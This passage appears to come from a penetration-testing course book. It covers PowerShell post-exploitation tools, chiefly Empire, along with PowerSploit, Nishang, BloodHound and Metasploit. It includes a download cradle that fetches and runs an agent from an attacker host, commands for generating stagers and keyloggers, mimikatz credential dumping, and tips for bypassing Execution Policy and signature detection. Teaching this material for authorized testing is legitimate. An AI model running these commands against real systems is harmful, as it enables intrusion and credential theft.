Because the function isn't defined by default, PowerShell attempts to use Windows standard PATHEXT (such as .COM, .EXE, .BAT, .CMD, .VBS, .VBE, .JS, .JSE, .WSF, .WSH, .MSC) along the environment PATH. Simply drop in a filename with a preferred extension in an earlier PATH directory. Common user-writable directories include C:\Python27\ and C:\Windows\System32\WindowsPowerShell\v1.0\ .



Attack Tool – Empire

Empire is an attack framework released in August 2015. It is written in Python and designed as a scalable pen-testing framework that takes advantage of PowerShell. Since the agent communicates by polling, it can be useful when egress is only allowed via https. It behaves enough like Metasploit that there is not much of a learning curve. The Empire shell is context sensitive and allows for tab completion of commands and appropriate settings for the current context. Its focus is on post exploitation; you'll need a foothold before you can build a PowerShell Empire botnet.

The context can take the form of stagers, which effectively launch an agent. An agent is any connected session from a victim, the launcher is just the code to start the agent. PowerShell Empire is designed asynchronously handle agents connecting to listeners. A single listener can handle multiple connections for any kind of stager or agent. Special listeners can pivot through an agent or hand off a connection to a Metasploit handler.

The Empire interface generally uses "info" for settings, "back" to return to previous context, and "main" to return to main context. If you exit the Empire interface, the listeners will automatically restart for you. You can use setup/reset.sh to completely clean out the Empire database of listeners and agents.


Originally, PowerShell Empire was only PowerShell agents and modules for Windows victims. EmPyre was released as a Python agent version that had similar use, but with Python agents for Linux and Mac OS X. Empire 2.0's release combined the features into one framework.

Empire Main Context

- "help" or "?" for context-sensitive help
- "main" to return to main context
- "creds" for credential database
- "searchmodule" for basic string searches
- "listeners" to list listeners and switch to listener context
- "usestager" to create agent command or file
- "agents" to list agents and switch to agent context
- "usemodule" to task agent with a job
- "info" to display context settings
- "set *Setting*" to define settings

Empire Main Context

Empire's main context contains some basic settings and commands. This context is mostly used for Empire-wide settings and to navigate between other contexts: Listeners, agents, and modules. The creds context automatically contains credentials discovered inside Empire such as with the mimikatz commands.




PowerShell Empire Modules

Empire modules are akin to Metasploit's modules. Some highlights are here, but remember that tab completion can show you what is possible in your Empire context. These modules are designed to provide agility to your post-exploitation activities, potentially at a large scale. The "usemodule" command can be used once you've selected an agent. At that point, you can use the "info" command to find out what settings are possible (much like Metasploit's "show options"). Module output is stored in Empire's download directory. Look here for module logs and other module generated data, like stolen files, credentials, or victim command output.

Note with Empire 2.0, you will preface the module name with either linux, osx, or windows categories. For example, the keylogger module can be loaded in these different ways:

```
(Empire) > usemodule powershell/collection/keylogger
(Empire) > usemodule python/linux/collection/keylogger
(Empire) > usemodule python/osx/collection/keylogger
```




Empire Stagers

The stager is just an abstract way to describe an agent template (typically, a stager is just the command to launch the agent). Most stagers can be interactively executed from any shell foothold to run on the victim.

Some interesting stagers include the ducky (USBducky keystroke dongle) and the pth_wmis. The pth_wmis stager is a Bash script that attempts to trigger an agent, via WMI (exactly like wmic.exe's Process Call Create). You can use a stolen hash extremely similar to pass-the-hash or specify a known password. Although you can currently only specify one user and password/hash, you can give it multiple targets.

For phishing style attacks, you could use the hta stager: Microsoft's HTML Application with embedded PowerShell. You could also possibly use the vbs launcher OLE to put a launcher file inside a Microsoft Office document. The macro stager can be included in a Microsoft document or spreadsheet similar to Metasploit's VBA payload format.



PowerShell Empire Quickstart

These commands are a quick example of essential PowerShell Empire usage. Remember that communication is asynchronous (running agent will poll the Empire server), so the output might not appear immediately (or at all if the agent is compromised).

Also remember you can use "?" for help, "back" to go back to previous context, and "main" to return to main context. Additionally, the "info" command will show you any settings that apply to your current context.

Empire Agents


- "agents" command for agent context
- "interact *agentname*" to switch to unique agent context
- "rename *newname*" to rename the agent
- "upload" or "download" files
- "scriptimport */opt/ps/script.ps1*" loads script into agent
- "scriptcmd *funcname*" executes functions from script
- "mimikatz" runs default mimikatz commands
- "shell" or other
- "help agentcmds" for generic command help
  - ps, tasklist, getpid
  - ls, pwd, mv, cd, mkdir, rmdir

Empire Agents

An Empire agent results after a successful stager execution. If a stager fails to connect to the Empire server, you should try an alternative stager or toggle Base64 to aid in troubleshooting. Remember the Empire agent and server use asynchronous polling to communicate, so be sure to wait more than five seconds before giving up. Certain commanded tasks or modules may fail without reporting back, so simply try a simpler command to see if the agent is still active.

Agents can upload, download, and interact with the filesystem very similar to Metasploit's Meterpreter (cd, ls, ps, upload, download, and more). The asynchronous nature of the "connection" is immediately obvious when using the "shell" command. An agent can execute single-shot commands with the shell command, but for multiple command tasks, it is more practical to write a PowerShell function to a file on the attacker machine, then use the scriptimport and scriptcmd features to execute those commands. You may take advantage of the module management/invoke-script, in which you can set Agent to "all" or "autorun".

The mimikatz command is actually an internal script that runs most of the Mimikatz features for dumping passwords and hashes from memory. Any credentials found with Mimikatz *should* be loaded into the internal credential database and available with the creds command. Depending on the results, version of Empire, and version of Mimikatz, the creds functionality might not recognize the found credentials, so always check the agent log thoroughly.



General PowerShell and Empire Tips

Never forget that Empire is asynchronous. An overwhelmed victim may report back after a very long delay. The default settings are a 5-second polling interval, and for exercises, you should wait a full 10 seconds after tasking an agent before assuming something is wrong. If you issue multiple tasks, the agent will attempt to handle them in the order it sees them, one at a time.

Any network disruption may confuse an agent, but generally they can recover from brief issues. Ensure you have your Kali IP address and port numbers correct.

Troubleshooting Empire Server

- Start Empire with -debug flag
- Check log at /opt/Empire/empire.debug
- Cross reference with agent (see following slides)
- Browse to Empire listener with a typical browser
- Use this command (AKA download cradle) as a stager:

```
C:\> powershell -command
"$Z='http://10.10.X.X:3000/launcher.txt';
IEX (New-Object Net.webclient).Downloadstring($Z)"
```

- Clear Empire settings and agent data: /opt/Empire/setup/reset.sh

Troubleshooting Empire Server

To get the launcher command to the victim, we can use Python's SimpleHTTPServer module. Outside of the classroom, you could use whatever exploitation method you already obtained on the victim to transfer the file. Ensure you are in the /opt/Empire directory and remember to match the case lettering (capitals are S, HTTP, and the final S). This Python feature is great for an impromptu file transfer. Just be sure to leave the Empire server running in the previous shell and start a new one to serve up the file.

```
# cd /opt/Empire
# python -m SimpleHTTPServer 3000
Serving HTTP on 0.0.0.0 port 3000 ...
```

As a side note, we could download any agent-collected information or output from this directory as well. Each agent has their own directory and gets renamed (or removed!) corresponding to the commands you use in the Empire shell. Additionally, note since we are using the "-command" parameter, it's not treated as a script and will not be blocked by Execution Policy.

```
C:\> powershell -command "$Z='http://10.10.X.X:3000/launcher.txt';IEX
(New-Object Net.webclient).Downloadstring($Z)"
```

To troubleshoot, you can restart the Empire server and it will retain practically all your settings and data. If there is time clock skew between your victims and yourself, you may need to guess the approximate time of your victim and set Kali accordingly. If you haven't rebooted since conducting MITM attacks, you may want to do that as well. If all else fails, you can completely clear out the Empire settings with the reset.sh script from the /opt/Empire/setup directory.

Troubleshooting Empire Agents


- Create a generic PowerShell download cradle stager

```
(Empire: listeners) > usestager multi/launcher
(Empire: stager/launcher) > set Listener http
(Empire: stager/launcher) > set Base64 False
(Empire: stager/launcher) > set OutFile
/opt/Empire/downloads/launcher.ps1
(Empire: stager/launcher) > generate
[*] Stager output written out to:
/opt/Empire/downloads/launcher.ps1
```


Troubleshooting Empire Agents

The multi/launcher stager is simply a PowerShell command that uses a download cradle to get an agent running. If we disable Base64 encoding, we can load the command into ISE on a test victim, add a new line after each semicolon, and step through each individual line of code until we see an error.

```
(Empire: listeners) > usestager multi/launcher
(Empire: stager/launcher) > set Listener http
(Empire: stager/launcher) > set Base64 False
(Empire: stager/launcher) > set OutFile /opt/Empire/downloads/launcher.ps1
(Empire: stager/launcher) > generate
[*] Stager output written out to: /opt/Empire/downloads/launcher.ps1
```



Arbitrary Payload Delivery

To get the launcher command to the victim, we can use Python's SimpleHTTPServer module. Outside of the classroom, you could use whatever exploitation method you already obtained on the victim to transfer the file. Ensure you are in the /opt/Empire/downloads directory and remember to match the case lettering (capitals are S, HTTP, and the final S). This Python feature is great for an impromptu file transfer. Just be sure to leave the Empire server running in the previous shell and start a new one to serve up the file.

```
# cd /opt/Empire/downloads
# python -m SimpleHTTPServer 3000
Serving HTTP on 0.0.0.0 port 3000 ...
```

As a side note, we could download any agent-collected information or output from this directory as well. Each agent has their own directory and gets renamed (or removed!) corresponding to the commands you use in the Empire shell.

PowerSploit

- PowerShell framework for exploit tasks
- Alternatives for many Metasploit tasks with self-contained PowerShell scripts
- Reverse Engineering utilities moved to PowerShell Arsenal
- Useful scripts for post-exploitation:
  - Invoke-Mimikatz and Invoke-CredentialInjection
  - Invoke-NinjaCopy and Mount-VolumeShadowCopy/Get-VolumeShadowCopy
  - Install-SSP and New-ElevatedPersistenceOption
- Much of this functionality included in PowerShell Empire

PowerSploit

PowerShell is a natural choice for Windows attack tools, as it was designed to manage Windows API objects available in COM or .NET. PowerSploit is a project aimed at providing an exploitation framework in native PowerShell.

For example, if you need to execute a payload, you can use Invoke-Shellcode, Invoke-ShellcodeMSIL, Invoke-DLLInjection, or Invoke-ReflectiveDLLInjection, depending on circumstances. PowerSploit also has encoding and antivirus scripts.

PowerSploit is useful for post-exploitation as well:

- Invoke-Mimikatz and Invoke-CredentialInjection for credential-based pivoting
- Invoke-NinjaCopy and Get/Mount-VolumeShadowCopy for circumventing NTFS file permissions
- Install-SSP to set up a Security Support Provider (SSP) dll
- New-ElevatedPersistenceOption to configure settings on a persistent payload that runs with elevated permissions

These are just some highlights; see https://github.com/PowerShellMafia/PowerSploit for documentation and current version.

Nishang + Kautilya

- Another PowerShell framework for Metasploit "in spirit"
- Kautilya specifically for Arduino and Teensyduino devices
- Nishang is a collection of pen-test-related tools
  - Webshells and other backdoors
  - Out-Excel, Out-Java, etc. for client application attacks
  - Various utilities for parsing/converting
- Most significant feature: Powerpreter
  - Meterpreter workalike written entirely in PowerShell
  - Includes all functionality in the framework
- Both at: https://github.com/samratashok/

Nishang + Kautilya

Nishang is another powerful framework that serves many purposes typically performed with Metasploit. Kautilya is used for attacks with Human Interface Devices (HIDs) like the teensy device.

Nishang includes a variety of cmdlets, including webshells and other backdoors such as DNS tunnels. Client-side attacks can be generated with several cmdlets such as Out-Excel. Supplementary utilities such as Base64 encoding and string conversion commands are also included.

Nishang isn't merely a collection of tools, but all those tools are also part of a larger Powerpreter tool. The Powerpreter is essentially the PowerShell equivalent of Metasploit's Meterpreter.

Active Directory Recon and Pivoting

- Microsoft Active Directory is a dynamic and distributed database
- Complicated relationships between objects grows over time
  - New organization absorbed into the same infrastructure
  - New application requires a new environment, but legacy exists
  - Delegated permission can create surprise admin privileges
- PowerSploit's PowerView.ps1 and PowerUp.ps1
- Bloodhound: Graph theory reveals AD relationships
  - PowerShell injector
- CrackMapExec: "Swiss Army knife for Windows/AD"

Active Directory Recon and Pivoting

Microsoft Active Directory (AD) is a dynamic and distributed database design. Since it's a Microsoft design, native PowerShell commands can be used to navigate and parse objects. The reality of an organization trusting or connecting between Active Directory domains can also be valuable reconnaissance: New target users, servers, workstations, or even printers. As organizations merge and change, relationships and inherited privileges may change beyond how they were intended when created. As the structure grows more complex, there may be advantages to targeting certain users or machines.

PowerShell-based tools have a natural advantage to parsing Active Directory structure and objects to identify valuable targets. PowerSploit has reconnaissance script named PowerView.ps1. Many other PowerShell attack frameworks have included PowerView.ps1 (recon and more) and PowerUp.ps1 (privilege escalation recommendations and tools). A new tool named Bloodhound uses graph theory techniques to connect Active Directory objects, ultimately to identify the relationships between objects. It uses a PowerShell injestor script, which feeds the Bloodhound database with the interesting information.

CrackMapExec is a pure Python implementation of exploiting and parsing Windows and Active Directory objects. It uses Core Security's Impacket library for packet crafting and parsing. Although CrackMapExec is considered a "pure Python" tool, it does use PowerShell for file-less payload injection and other reconnaissance tools, including PowerSploit.


Metasploit

- Metasploit has some handy PowerShell features as well
- Many payloads can be generated as PowerShell commands
- Meterpreter has a new PowerShell command, which gives you an interactive PowerShell equivalent of the class "shell channel"
- Combining PowerShell with a wealth of post-exploitation and local escalation features means Metasploit isn't going away anytime soon
- Can interact back and forth with Empire or other frameworks
  - exploit/multi/script/web_delivery can simply serve up an Empire agent
  - exploit/multi/handler can receive a connection from Empire as "foreign listener"

Metasploit

Metasploit is still the most mature public exploitation framework. It has several great PowerShell features in addition to its many post-exploitation scripts, modules, and privilege escalation attacks. One of the newest additions to Meterpreter is a new PowerShell command for an interactive PowerShell channel, much like the class "shell channel" it has had for some time.

The Metasploit framework can still interoperate with other attack frameworks, such as Empire. It is easy to use msfvenom or another interface to take a PowerShell Empire agent and serve it up or to receive a connection from PowerShell Empire. Empire can set up a special listener called a "foreign listener," which can easily integrate with another Empire server or Metasploit's multi-handler.



Other PowerShell Tools

There are many other PowerShell tools that are useful in a post-exploitation phase as well. The Mimikatz tool is a great credential-harvesting tool. Invoke-Mimikatz is a PowerShell version that executes from RAM instead of an executable on the file system. While mimikatz is excellent at retrieving passwords and password hashes residing in memory, there may be many useful privileges in userland processes as well. Mimikittenz is a great proof of concept that includes a variety of third-party software credential signatures. Mimikittenz works only after you have a foothold on the victim. PowerMemory is another tool that uses the debugger approach to pilfer kernel and user memory for interesting credentials, but can work remotely, as well as navigate and diagram Active Directory.

There are many PowerShell-based script repositories that are useful to penetration testing, the most common are described elsewhere in this book. PowerShell-Suite should receive honorable mention as one with useful one-off scripts for various reconnaissance or escalation. These are self-contained scripts, great for using with PowerShell Empire's scriptimport/scriptcmd functionality.

Finally, Invoke-Obfuscation from Daniel Bohannon is designed to exercise extreme creativity in using alternative ways to run a command in PowerShell, with injection, character encoding, and synonyms for command and token modifications. This can be very useful to work around input filtering or signature detection of any PowerShell command or script.

Summary

